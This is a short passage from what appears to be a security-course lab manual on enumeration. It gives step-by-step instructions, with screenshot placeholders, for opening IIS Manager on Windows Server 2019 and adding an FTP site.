


5. Close the window and click on the **Type here to search** icon at the bottom of the **Desktop**. Type **iis**. In the search results, click on **Internet Information Services Manager (IIS) Manager**, as shown in the screenshot.




Module 04 – Enumeration


6. In the **Internet Information Services (IIS) Manager** window, click to expand **SERVER2019 (SERVER2019\Administrator)** in the left pane. Right-click **Sites**, and then click **Add FTP Site....**



